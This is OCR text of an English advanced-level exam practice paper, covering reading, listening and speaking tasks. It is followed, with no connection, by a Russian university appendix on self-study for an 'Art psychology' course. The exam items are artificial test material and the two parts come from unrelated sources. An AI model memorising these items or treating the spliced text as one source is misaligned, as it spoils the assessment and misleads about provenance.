SURPRISE
FRESH
REST

Part 4

For questions **25–30**, complete the second sentence so that it has a similar meaning to the first sentence, using the word given. **Do not change the word given**. You must use between **three** and **six** words, including the word given. Here is an example (**0**).

Example:

0 The irate customer refused to speak to anyone other than the store manager.

ON

The irate customer ..... to the store manager and no one else.

The gap can be filled with the words 'insisted on speaking', so you write:

Example: | 0 | INSISTED ON SPEAKING |

Write **only** the missing words **IN CAPITAL LETTERS on the separate answer sheet**.

---

25 I was just about to call you to tell you about the rearranged meeting.

POINT

I was ..... you to tell you about the rearranged meeting.

26 My sister was totally shocked when she won the lottery.

CAME

Winning the lottery ..... my sister.

27 Joe originally intended to drive but the bad weather caused him to change his mind.

WAS

Joe's ..... drive but the bad weather caused him to change his mind.

28 It was heavy snow on the line that delayed the train.

HELD

The train would have arrived on time if it ..... heavy snow on the line.

29 She realised she'd lost her keys the moment she arrived home.

SOONER

No ..... she realised she'd lost her keys.

30 He clearly felt very strongly about the situation, which took me by surprise.

STRENGTH

It ..... about the situation that took me by surprise.

Part 5

You are going to read a magazine article. For questions **31–36**, choose the answer (**A**, **B**, **C** or **D**) which you think fits best according to the text.

Mark your answers **on the separate answer sheet**.

The man who wants to teach the world

Helena de Bertodano meets Salman Khan.

What Salman Khan, the founder of the non-profit online school Khan Academy has to say to the parent of an eleven-year-old in the USA is frankly terrifying: 'If your child is not placed in the fast track for math in sixth grade, his chances of becoming a doctor or an engineer are probably zero. And it's decided when he's eleven years old.'

This is exactly what happened to his cousin Nadia. Usually a straight-A student, she had done poorly in a maths streaming test in sixth grade because she had failed to understand one concept. This one test result, Khan says, might have harmed her academic destiny. Nadia's distraught mother turned to Khan for help. Khan tutored her remotely over the phone and Nadia passed her retake with flying colours. Soon, many more relations and friends wanted Khan's help. Unable to handle the volume of requests, at the suggestion of a friend, he started to record his lessons on video and post them on YouTube. 'At first I was dismissive,' Khan says. 'I thought YouTube was for dogs on skateboards.'

Now Khan has more than 3,000 videos to his name, which are watched by nearly three million unique users a month, via YouTube and his own website. His friendly, avuncular style, coupled with his knack for making difficult concepts seem simple, has helped children – and adults – all over the world move into the fast track. He says his aim is to create 'the world's first free, world-class, virtual school where anyone can learn anything'. Some teachers are wary of him, thinking that he is trying to supplant them, but many more embrace his approach and have started 'flipping' the classroom, encouraging students to watch Khan's videos at home and then tackling maths problems together in class.

You might expect a man with such influence to have state-of-the-art headquarters but Khan's premises are unprepossessing. Arriving at an unmarked red door, sandwiched between a clothes shop and a Chinese restaurant, I decide I have the wrong address – especially after ringing the bell for ten minutes with no response. Eventually, I rouse someone on the telephone and the door is opened. When his assistant shows me in, Khan appears at first to be slightly annoyed at this interruption. Sitting on a leather swivel chair behind a heavy oak desk surrounded by pictures of his wife – a doctor – and their two young children, he continues to work for a few minutes. But once he warms up, it becomes clear that the initial awkwardness is down to shyness, not rudeness. 'I'm not very good when people want to meet me,' he says. 'I want to hide a little bit.'

Khan believes that the rigidity of the school system is outdated and deadens a child's natural curiosity. 'Aged one to four, kids are excited by anything new, they want to figure it out, then all of a sudden, when they turn five, you start seeing fewer curious kids, by nine or ten you see very few with any curiosity, and by eighteen it's very much the exception. Curiosity is just stamped out of them. I'm convinced it's indoctrination, not a genetic thing. Kids are herded together, the bell rings, you're rewarded for passivity, you're rewarded for compliance, that's what keeps you moving through the system.'

Private school education makes little difference, he says. Nor does he believe that student-teacher ratio is an issue. 'The idea that smaller classes will magically solve the problem of students being left behind is a fallacy.' As he points out, if a teacher's main job is lecturing to the students, it doesn't really matter how many students are in the classroom. What matters is the 'student-to-valuable-human-time-with-teacher' ratio. What his videos do, Khan says, is free teachers up for more personal interaction.

He thinks bigger classes with more teachers would provide a more creative learning ground. In his ideal classroom there would be 75–100 students of widely varying ages, with three or four teachers. Some students would be working at computers; others would be learning economics through board games; others would be building robots or designing mobile apps; others would be working on art or creative writing. His dream is nothing short of revolutionary. 'In 500 years I hope people look back and say, "Imagine, kids had to learn in classrooms that were like factories and it was unheard of for an eight-year-old to truly, deeply understand quantum physics. Isn't that strange?".'

31 Why did Khan initially start to record videos?

A It was easier to explain concepts in a video than on the phone.
B It enabled him to advertise his services worldwide.
C It was impossible for him to respond personally to each request for assistance.
D It was a more popular medium for young people to use.

32 One value of the videos is that they can

A be used as an additional tool for teachers in class.
B be shown to students as a reward for hard work.
C act as a substitute for formal learning.
D help students prepare for a topic they will study.

33 When visiting Khan the writer is

A annoyed by Khan's lateness.
B surprised by Khan's choice of location.
C embarrassed by the way Khan addresses him.
D impressed by the style of furnishings in Kahn's home.

34 The writer mentions different children's ages to illustrate his idea that

A it is quite natural for children to grow disillusioned with formal education.
B the older a child is, the less able they are to assimilate new information.
C a child's growing lack of interest in learning is a result of experience at school.
D younger children need more motivation to remain interested in education.

35 In Khan's opinion, the suggestion that a lower student-teacher ratio solves the problem of ineffective learning is

A illogical.
B unproven.
C unworkable.
D counterproductive.

36 When Khan compares classrooms to factories in the final paragraph, he is implying that

A classrooms produced what industry demanded.
B children were part of an inflexible system.
C teaching methodology produced student clones.
D small numbers of teachers dealt with large numbers of students.

Part 6

You are going to read four reviews of an exhibition of paintings by Lowry, an English artist who was famous for painting scenes of northern industrial cities. For questions **37–40**, choose from the reviews **A–D**. The reviews may be chosen more than once.

An art exhibition by Lowry

Four reviewers comment on an exhibition of paintings by Lowry.

A

There is a painting at the start of this riveting exhibition that stays in mind and it typifies the effect Lowry's work has had on our sense of what he called 'the northern industrial scene'. No other artist has painted factories and chimneys stretching far into the distance like stage sets so insistently and so recognisably. However, what belongs to Lowry's imagination and what belongs to the actual world he observed is a question that runs through this exhibition. The pictures are a combination of observation and memory, patched together with elements taken from different cities, but this is part of their strength. They are not narrowly specific, limited to one place, yet they are deeply familiar to people who grew up in these places. Their sameness is their greatest attribute.

B

A good exhibition may enhance or deepen our understanding of an artist, but very few transform our perception of an already well-known name. However, this is the most radical and exciting re-evaluation of a British artist I have ever encountered, and a thrilling display of how paint conveys ideas, time and place; the paintings show a self-contained world at once fascinating and convincing in its relation to the artist's own experiences. The initial impression as you walk into a room of his paintings is sameness; you have to look for difference, which is there. The curators of this exhibition have produced a display that demonstrates both why such repetition was important and how Lowry developed beyond it. The exhibition traces the evolution of Lowry's work, which he described as 'to put the industrial scene on the map, because no one had done it'. This is a modest aim for such an achievement. In these unique paintings there is darkness and light, while fictional scenes and true representation can be found side by side.

C

This is an interesting exhibition, although it has several flaws; paintings are not hung chronologically and visitors must work hard to see stylistic and technical developments over the artist's working life of more than sixty years. Because most of his work has the same focus, there are too many similar paintings hanging close together; his last works drew heavily on both habit and memory. Ironically these are weaker than some of those produced by his many imitators, and his lesser-known but equally worthy portraits and late seascapes are unrepresented. Because of this it seems to reinforce the mistaken idea that Lowry was the only artist painting industrial scenes. There were many examples of industrial and urban subjects in the nineteenth century and Lowry was aware of his near contemporaries in London and their interest in modern life. Their influence cannot be ignored.

D

This noteworthy exhibition is guaranteed to polarise opinions, which is why it is so important to see it for yourself. It is extraordinarily hard to catch the tone of Lowry's paintings in the gallery, however well they are shown. My sense is that this comes directly from the curious absence of feeling at the heart of Lowry's art. He painted his own small world and once he established his style, it never really changed. He repeated himself, shuffling the scenery in picture after picture just as life repeats itself, the crowds he painted going to and fro among the same dark buildings day after day. His people were faceless, with sticks for limbs, small in stature and generally remote. Movement was implied, though never achieved. Strangely, for me it is his deserted scenes – haunting seascapes, the hillsides with houses piercing the sky like broken teeth – that are considered his best work. Yet it is his figures that most ordinary people will recognise instantly and which are a central feature of this exhibition.

Which reviewer

has a different opinion from the others about whether the paintings in the exhibition are all the same? 37 ☐

has the same view as reviewer C about the value of Lowry's less famous works? 38 ☐

has a different opinion from the others about the value of the exhibition? 39 ☐

has the same opinion as reviewer B about the importance of Lowry as an artist? 40 ☐

Part 7

You are going to read an article about the making of a popular television detective series. Six paragraphs have been removed from the article. Choose from the paragraphs **A–G** the one which fits each gap (**41–46**). There is one extra paragraph which you do not need to use.

Mark your answers **on the separate answer sheet**.

Scott and Bailey

On Silver Street in Bury, Manchester, an old Barclays Bank building has been turned into the headquarters of the Major Incident Team of the Manchester Metropolitan Police. They don't actually exist, the Manchester Metropolitan Police, but you would never know that if you looked around the building.

41 _____

This rigorous authenticity is one of the things that makes Scott and Bailey different from other police dramas and extends further than office ephemera. This is largely down to the involvement of Di Taylor, a retired CID detective inspector and co-creator of the series. And it helped it attract an audience of 9.4 viewers last year.

42 _____

It's clever and it's funny: Wainwright has a remarkable way of creating sprightly dialogue. The plots are convincing and the characters are credible: it's particularly good on the way women relate to each other. There is the friendship between two female detectives and the more complicated friendship between Scott and Murray, who is her contemporary and long-standing friend but also her boss.

43 _____

The original idea belonged to Suranne Jones and actress friend Sally Lindsay. It was given to Wainwright to write. Wainwright had met Di Taylor through a mutual friend and wanted to take the female heroes out of the regular police and put them onto the major incident team (MIT), 'which is much more interesting than burglaries and car theft'.

44 _____

'I find them very masculine and there's little that entertains me.' Wainwright is particularly bored with the stereotype of the lone male detective who is brilliant but troubled. 'I like to take people into dark areas but I also like to make them laugh. Di is a born detective but she has a robust personality and she's deeply human as well. And very funny. I wanted to reflect that in the series.'

45 _____

'When I got talking to her, the penny began to drop,' the actress says. 'The Detective Chief Inspector I play is a brilliantly shifting character, which is really good going on TV. She's imperious, funny, larky, annoying, beady, entertaining – it's very unusual to get so many flavours.'

46 _____

This is indicative of the feedback Scott and Bailey has received. Taylor says, 'I've had people phoning me whom I haven't spoken to for years – people who've been really high up on murder cases, who absolutely love it. The police all talk about it on their shifts the next day, which to me is the biggest compliment anyone could pay.'

A

Why is it so popular? Well, the thing that resonates most strongly with its actors, creators and critics is the script. Written by the acclaimed Sally Wainwright, the series concerns two female detective constables, Janet Scott (Lesley Sharp) and Rachel Bailey (Suranne Jones), their DCI, Gill Murray (Amelia Bullmore), their intriguing personal lives and quite a lot of gruesome murder.

B

The director of this episode is Morag Fullarton. He is aware of striking a balance between what is authentic and interesting and what is authentic and dull. 'Are we going to do what is procedurally correct and will be boring, or are we going to dispense with that and make it more interesting for the viewer?'

C

As well as creating very believable people, authenticity is achieved in others ways, too. For one episode they were allowed to shoot in a real prison. 'I've been refused access there before, for another programme,' the locations manager says, 'but the lady from the prison service loves Scott and Bailey because it's very true to life.'

D

Rachel Bailey is bright but rather chaotic, an instinctive detective who takes risks, both personally and professionally; Janet Scott is her older colleague, with two daughters, a husband she's bored with and a colleague who's in love with her. There's a lot of chat and some very serious issues discussed in the cafeteria. Alongside that are the crimes. This is television drama at its best: fresh and intriguing and very compelling.

E

Posters urging the report of domestic abuse adorn the walls of the reception area and in the detectives' office there is a scruffy, studenty atmosphere – jars of Coffee-mate on top of the fridge, Pot Noodles and a notice urging 'Brew fund due. You know who you are – pay up!' The desks are strewn with cold and flu medicine; the walls of the DCI's office are hung with framed certificates.

F

So Wainwright created Gill Murray. When Amanda Bullmore was cast in the role, she had no idea that her character was based on a real person. She read the script and then went up to Manchester to meet Wainwright, who said, 'We're taking you out to dinner to meet Di who's been very instrumental in all this – just sit next to her and soak it all up.'

G

Talking to Taylor made Wainwright realise that she could write a cop show that was exciting and different. Wainwright is not a fan of most police dramas. She doesn't even like The Wire.

Part 8

You are going to read about four independent jewellery designers. For questions **47–56**, choose from the designers (**A–D**). The designers may be chosen more than once.

Mark your answers **on the separate answer sheet**.

Which designer

is concerned about the sourcing of her materials?	47
is claimed to have the wrong attitude to business?	48
uses the same combination of metals and precious stones in each piece of jewellery?	49
creates designs that feature different versions of the same symbol?	50
intends her jewellery to stand the test of time?	51
designs pieces to reflect her beliefs that everything is linked by patterns?	52
uses inspirations from experiences when she was young?	53
makes jewellery that is easily attributable to her?	54
does not work exclusively on making jewellery?	55
was originally inspired by a social connection?	56

Shining lights

A Emma Franklin

'It has always been about animals,' Emma Franklin says. 'My friend's grandmother had an amazing stag brooch with huge antlers and that's where it started. Everyone has a relationship with an animal in my collection.' Franklin has focused on jewellery design since her teens and graduated from Central Saint Martins in 2005, setting up her own business immediately. Based in east London, Franklin, twenty-nine, hand-makes each necklace, bangle, ring, cufflink and pin, featuring any of fourteen animal heads, from a pig to a triceratops, as well as a shotgun. All her pieces are made in solid silver, plated in twenty-two-carat yellow gold or black rhodium, with black diamonds and freshwater pearls. Bespoke commissions, predominantly engagement rings, not all animal-related, are becoming more frequent. Franklin's robust designs are instantly recognisable, as she has discovered. 'Recently in a pub this girl was wearing one of my rings at the bar, so I introduced myself. She was completely star-struck and fetched over her dad, who had bought it for her. I had to explain that it was really me who was excited.'

B Alexandra Jefford

'My design style constantly evolves,' Alexandra Jefford says. 'But even though I try new things, I can't kick my art background. I'm really inspired by art, architecture, design, furniture design.' Jefford, forty-two, graduated in 1992 with a degree in fine art, began designing jewellery in 2003 and sold her first piece, a gold ring, on its first outing, at dinner with a friend. Her designs, produced on a project-by-project basis rather than as collections, include her signature Alphabet series for which she designed a slim font. Her recent O project interprets that letter in various typefaces. She combines jewellery design with other artistic pursuits such as sculptural welding and life drawing. Fans range from her daughter's friends to her mother's friends, although she doesn't always want to sell. 'I become emotionally involved with all my pieces, so I find it really hard to let go. There are still some pieces that I hide "for the family museum". My husband says that I work as a shopper rather than a seller.'

C Hattie Rickards

Hattie Rickards' first collection of twelve rings, entitled *Revealed*, was launched last November and was an instant success. Her second, *Geo*, came out last month to even greater acclaim. 'The ethos behind *Geo* is connection and relationships, bringing tessellating or geometrical shapes together making one, for example, the *Kindred* ring, where two puzzle pieces fit neatly together.' Hampshire-born Rickards, set up on her own last year. 'I wanted to create a high-end, luxury jewellery brand with an ethical backbone, which coincided with a gap in the market.' All Hattie Rickards' jewellery is made using Fairtrade precious stones from Thailand and India and eighteen-carat, Fairtrade, fair-mined gold from Colombia. HRJ is one of the first twenty companies to become a certified user of this type of gold, many of its pieces having the premium 'ecological' label. There are no plans for e-commerce, as Rickards believes this detracts from the meaning behind the piece. 'I am passionate that people understand the symbolism behind my work. I don't want it to just be a ring on a website. The story is so important.'

D Mawi Keivom

Mawi Keivom, thirty-nine, is known for her architectural statement jewellery: chunky box chains with coloured pearls, spiked gold rings and brightly-coloured gems.

Born in the north-east of India, forty miles from the Burmese border, into the Mahr tribe, Keivom draws her influences from a peripatetic childhood with her diplomat parents that took them to Africa, the Middle East, south-east Asia and Europe. Keivom studied fashion design in New Zealand, then, after a stint in New York, moved to London in 1993, where she met her husband, Tim Awan, and together they set up Mawi in 2001 – she as the jewellery designer, he as the business brain. 'My style of jewellery is very individual and not for the faint-hearted. I have a very strong vision that translates into an industrial, graphic aesthetic offset with crystals and pearls that are a little bit feminine. I don't try to do something that is for the moment. My pieces are classics in their own right, not trend-specific.'

Listening

Part 1

26 You will hear three different extracts. For questions **1–6**, choose the answer (**A**, **B** or **C**) which fits best according to what you hear. There are two questions for each extract.

Extract 1

You hear two university students talking about stories.

1 How does the man feel about stories in today's world?

A He is afraid people find them confusing if they can't concentrate.

B He is concerned that people don't concentrate enough nowadays to read them.

C He worries about the effect on people's concentration of not reading them.

2 What do they both think about stories?

A Longer stories are better for developing characters.

B People find longer stories more interesting than shorter ones.

C It's a pity that people are not interested in complex stories.

Extract 2

You hear part of a radio programme in which two people are talking about computer games.

3 What is the woman's attitude towards computer games?

A She dislikes their lack of social interaction.

B She is concerned about their complexity.

C She regrets their increasing popularity.

4 What do the speakers agree about?

A There is a nostalgia for board games of the past.

B Computer games reflect the demands of modern society.

C It is important for people to play games they can learn from.

Extract 3

You hear two archaeologists talking about the role of technology in preserving the past.

5 What is the woman doing?

A explaining how technology has developed over time

B complaining about the complexities of current technology

C correcting a widely held view about technology

6 What do both speakers think about preserving the past?

A It is harder to pass on information about the present than the past.

B The effect of history on the future is hard to determine.

C Facts about the past are becoming harder to identify.

Part 2

27 You will hear a woman called Carol Street giving a presentation about how she made a huge lifestyle change. For questions **7–14**, complete the sentences with a word or short phrase.

A NEW LIFE

When Carol chose her first job, it was the feeling **(7)** ..... that she wanted most.

Carol's main dislike was becoming **(8)** ..... in her first job.

Carol thinks that the birthday present that changed her life was given to her as a **(9)** ..... by a friend.

Carol uses the word **(10)** ..... to describe how she first felt about the job of a zoo-keeper.

Carol thinks that it was her **(11)** ..... that got her the job as a zoo-keeper.

What upsets Carol in her new job is being accused of having **(12)** ..... animals.

Carol gets a sense of security from understanding the changing **(13)** ..... of the animals.

In her job, Carol is careful not to be too kind to the **(14)** ....., even though she'd like to.

Part 3

28 You will hear an interview with a man called Jim Horton and a woman called Jenny Simmons, who both work as voice actors. For questions **15–20**, choose the answer (**A**, **B**, **C** or **D**) which fits best according to what you hear.

15 What does Jim say about working as a voice actor?

A He resents the time it takes from his private life.
B He gets bored by some of the work.
C He finds the range of work too demanding.
D He dislikes the commercial side of the work.

16 Jenny says that the hardest thing for her about becoming a voice actor was

A dealing with technology.
B reading a script clearly.
C having a short rehearsal time.
D working in the recording studio.

17 When he's working on a new project, Jim finds it

A helpful to work with the director.
B stressful to find the right tone of voice.
C easy when he has performed a similar role before.
D exciting when the role is something new for him.

18 What do both Jenny and Jim agree about portraying a character?

A It involves a different approach each time.
B It should be as real as possible.
C It requires a team of people to help.
D It can be upsetting sometimes.

19 What does Jim say about working on video games compared with films?

A The pay is higher.
B They're harder because of the schedule.
C The scripts are more difficult to read.
D They're more demanding on the actor's voice.

20 What advice would both Jenny and Jim give to would-be voice actors?

A Develop good acting techniques.
B Go to as many auditions as possible.
C Employ a good agent.
D Keep trying even when it's hard.

Part 4

29 You will hear five short extracts in which people are talking about an adventure competition they took part in. **While you listen, you must complete both tasks.**

Task 1

For questions **21–25**, choose from the list (**A–H**) the reason why each speaker chose to take part in the competition.

A	a long held ambition	Speaker 1	21
B	a friend's recommendation	Speaker 2	22
C	the location of the competition	Speaker 3	23
D	the desire to overcome a fear	Speaker 4	24
E	the need to get fitter	Speaker 5	25
F	the extension of a hobby		
G	the prize on offer		
H	a dissatisfaction with life		

Task 2

For questions **26–30**, choose from the list (**A–H**) what each speaker enjoyed most about the taking part in the competition.

A	establishing new friendships	Speaker 1	26
B	having time away from work	Speaker 2	27
C	discovering an aspect of their personality	Speaker 3	28
D	developing a new skill	Speaker 4	29
E	spending time with old friends	Speaker 5	30
F	being able to accept their limitations		
G	finding a new interest		
H	making family feel proud		

Speaking

Part 1

The Interlocutor will ask you and the other candidate some questions about yourselves.

30 Listen to the recording and answer the questions. Pause the recording after each bleep and give your answer.

Part 2

The Interlocutor will give you and the other candidate three different photographs and ask you to talk on your own about two of your photographs for about a minute. You will also have to answer a question about your partner's pictures.


31 Listen to the recording and answer the questions. When you hear two bleeps, pause the recording for a minute and answer the question. Then start the recording again. When you hear one bleep, pause the recording for thirty seconds and answer the question.

Candidate A

- Why might the people have chosen to study in these places?
- What difficulties might they have?

Candidate B

- Why might the people have chosen to enter these competitions?
- How difficult might it be to prepare for them?




Part 3

The interlocutor will ask you and the other candidate to discuss something together.

32 Look at the task and listen to the interlocutor's instructions. When you hear the bleep, pause the recording for two minutes and discuss the task.

After two minutes start the recording again and listen to the interlocutor's instructions. When you hear the bleep, pause the recording for one minute and complete the task.



Part 4

The interlocutor will ask you and the other candidate questions related to the topic of Part 3.

33 Listen to the recording and answer the interlocutor's questions. Pause the recording when you hear each bleep and discuss the question with the other candidate.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Арт-психология*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Володина Ксения Андреевна, доцент Школы образования*

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
1	Мир искусства	Групповое творческое задание	Презентация на занятии	2	7
2	Искусство в жизни человека	Индивидуальное творческое задание	Размещение результатов в арт-дневнике	2	7
3	Творческий анамнез	Сообщение-рассуждение	Размещение результатов в арт-дневнике	2	7
4	Экспериментальное рисование	Групповой творческий эксперимент	Презентация продуктов деятельности и участие в обсуждениях	2	7
5	Творчество и самовыражение	Групповое творческое задание	Участие в обсуждениях	2	7
6	Творческий потенциал личности	Доклады по развитию творческого потенциала	Размещение результатов в арт-дневнике	2	7
7	Творческие способности	Подготовка самоотчетов по проведенному тестированию	Размещение результатов в арт-дневнике	2	7
8	Арт-технологии и образовательный процесс в вузе	Написание реферата по теме учебной встречи	Реферат	2	7
9	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
10	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение итогового задания	Успешное выполнение итогового задания	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1.*Мир искусства*
Групповое творческое задание

Примерное задание: Работая в группе, выбрать арт-объект (картины, инсталляции, скульптуры, тексты и т.д.) и описать его детали: цвет, форма, объем, материал, определить смысл. Найти историю создания данного объекта. Обсудить в группе. Презентовать.

- Рекомендации по выполнению: Опираясь на лекционный материал, подготовьте материал о выбранном арт-объекте, расположенном территории Тюменской области. Применение креативных технологий в групповой работе приветствуется.
- Критерии оценивания:
  1. Соответствие содержания теме.
  2. Правильная структурированность информации.
  3. Наличие логической связи изложенной информации.
  4. Эстетичность оформления, его соответствие требованиям.
  5. Оригинальность презентации.
  6. Количество слайдов в презентации варьируется от 10 до 25.
  7. Работа представлена в срок.

2.*Искусство в жизни человека*

Индивидуальное творческое задание

- Примерное задание: Выполнение упражнения "Мои инициалы".

Рекомендации по выполнению: Выделите время на выполнение данного упражнения. Сосредоточьтесь и следуйте инструкции: 1.На листе бумаги напишите свои инициалы, именно как хочется (все, только две буквы или одну). 2.Раскрасть их разрисуйте так, чтобы они отражали какие-то Ваши черты, особенности, интересы. 3При желании сделайте фон для рисунка.

Вопросы для анализа: 1.Обратите внимание на порядок и размер инициалов, сколько букв задействовано одна, две, три? 2. Отличаются ли какие-то буквы от остальных? Если да, то чем? Опишите. Что для Вас это могло бы значить?3. Могут ли отличительные особенности написания каких-либо из букв что-то раскрыть в Вашем отношении к себе, к отцу, к семейной ситуации?

- Анализ, рефлексию запишите в своем арт-дневнике.
- Критерии оценивания: Оригинальность работы, использование разных материалов, рефлексия и анализ.

3.Творческий анамнез

Сообщение-рассуждение

- Примерное задание: Подготовить сообщение-рассуждение «Творчество в моей жизни»

Рекомендации по выполнению: Подготовить сообщение-рассуждение о вопросах творчества в жизни человека, приводя примеры из личного опыта. Разместить в арт-дневнике.

Критерии оценивания:

1.Полнота (широкий охват информации, наличие российских и зарубежных источников).
2. Логичность изложения темы.
3. Самостоятельность анализа.
4. Актуальность представленной информации (присутствуют исследования последних 3-5 лет).
5. Качество текста (соответствие нормам русского литературного языка).

4.*Экспериментальное рисование*

Групповой творческий эксперимент

Примерное задание: «Рисунок по кругу»

Рекомендации по выполнению: Студенты сидят в кругу. У каждого лист бумаги А4 и набор цветных карандашей (фломастеров). Каждый студент на своём листе начинает рисовать какой-либо рисунок по своему усмотрению. Через минуту листок передаётся по кругу по часовой стрелке. Студенты получают уже начатые рисунки и продолжают рисовать дальше уже на них, пытаясь понять и продолжить то, что хотел изобразить автор. Через минуту рисунки опять передаются и т.д., пока каждый рисунок не вернётся к тому, кто его начал. Чтобы не перепутать, перед началом упражнения листы следует подписать. После выполнения рисунков, необходимо провести анализ рисунков: что хотел изобразить каждый участник, что получилось в итоге. Насколько результат отличается от первоначальной задумки. Студенты могут задать вопросы по своему рисунку, а также объяснить, почему они нарисовали ту или иную деталь.

- Критерии оценивания: активное участие в творческом процессе, анализе творческих работ.

5.*Творчество и самовыражение*

Групповое творческое задание

- Примерное задание: Имидж творческой личности

Рекомендации по выполнению: Работая в подгруппах, обсудить черты, характеристики и внешний вид творческой личности. Всегда ли творческую личность можно узнать по имиджу. Какие детали, элементы имиджа могут указывать на творческую личность? Каждой группе предлагается сделать зарисовки имиджа творческой личности. Рисунки обсудить в группе.

- Критерии оценивания: активное участие в творческом процессе, анализе творческих работ.

6.*Творческий потенциал личности*

Доклады по развитию творческого потенциала

- Примерное задание: Подготовить доклад
- Рекомендации по выполнению: Подготовить доклад по развитию творческого потенциала, опираясь на источники литературы, приводя примеры из личного опыта.
- Критерии оценивания:

1.Полнота (широкий охват информации, наличие российских и зарубежных источников).
2. Логичность изложения темы.
3. Самостоятельность анализа.
4. Актуальность представленной информации (присутствуют исследования последних 3-5 лет).
5. Качество текста (соответствие нормам русского литературного языка).

7.*Творческие способности*

Подготовка самоотчетов по проведенному тестированию

- Примерное задание: *Профессиональные склонности*
- Рекомендации по выполнению: Пройти опросник Профессиональные склонности по ссылке: https://psytests.org/profession/yovrez-run.html. Соотнести с выбором профессии, увлечениями, хобби. Зафиксировать в арт-дневнике.
- Критерии оценивания:

Проведенный анализ полученных результатов, рефлексия.

8.*Арт-технологии и образовательный процесс в вузе*

Написание реферата по теме учебной встречи

- Примерное задание: Написание реферата по теме «Преимущества и ограничения арт-технологий»
- Рекомендации по выполнению:

- Изучите основные подходы к проблеме через литературу и научные статьи.
- Реферат должен включать введение, обзор методов, анализ и выводы.
- Приветствуется использование иллюстрации для презентации данных.

- Критерии оценивания:
  1. Соответствие содержания теме.
  2. Правильная структурированность информации.
  3. Наличие логической связи изложенной информации.
  4. Эстетичность оформления, его соответствие требованиям.
  5. Оригинальность презентации.
  6. Для анализа имиджа отдельных личностей и групп приветствуется в презентации их видеовыступление.
  7. Количество слайдов в презентации варьируется от 15 до 20.
  8. Работа представлена в срок.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

В целях эффективной организации самостоятельной подготовки к промежуточной аттестации обучающимся рекомендуется осуществлять подготовку с соблюдением следующих требований:

1. В соответствии с логикой прохождения дисциплины рекомендуется обращаться к учебникам по дисциплине.
2. Рекомендуется читать научные статьи по теме занятия, расположенные на elibrary.ru

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Безотходные технологии

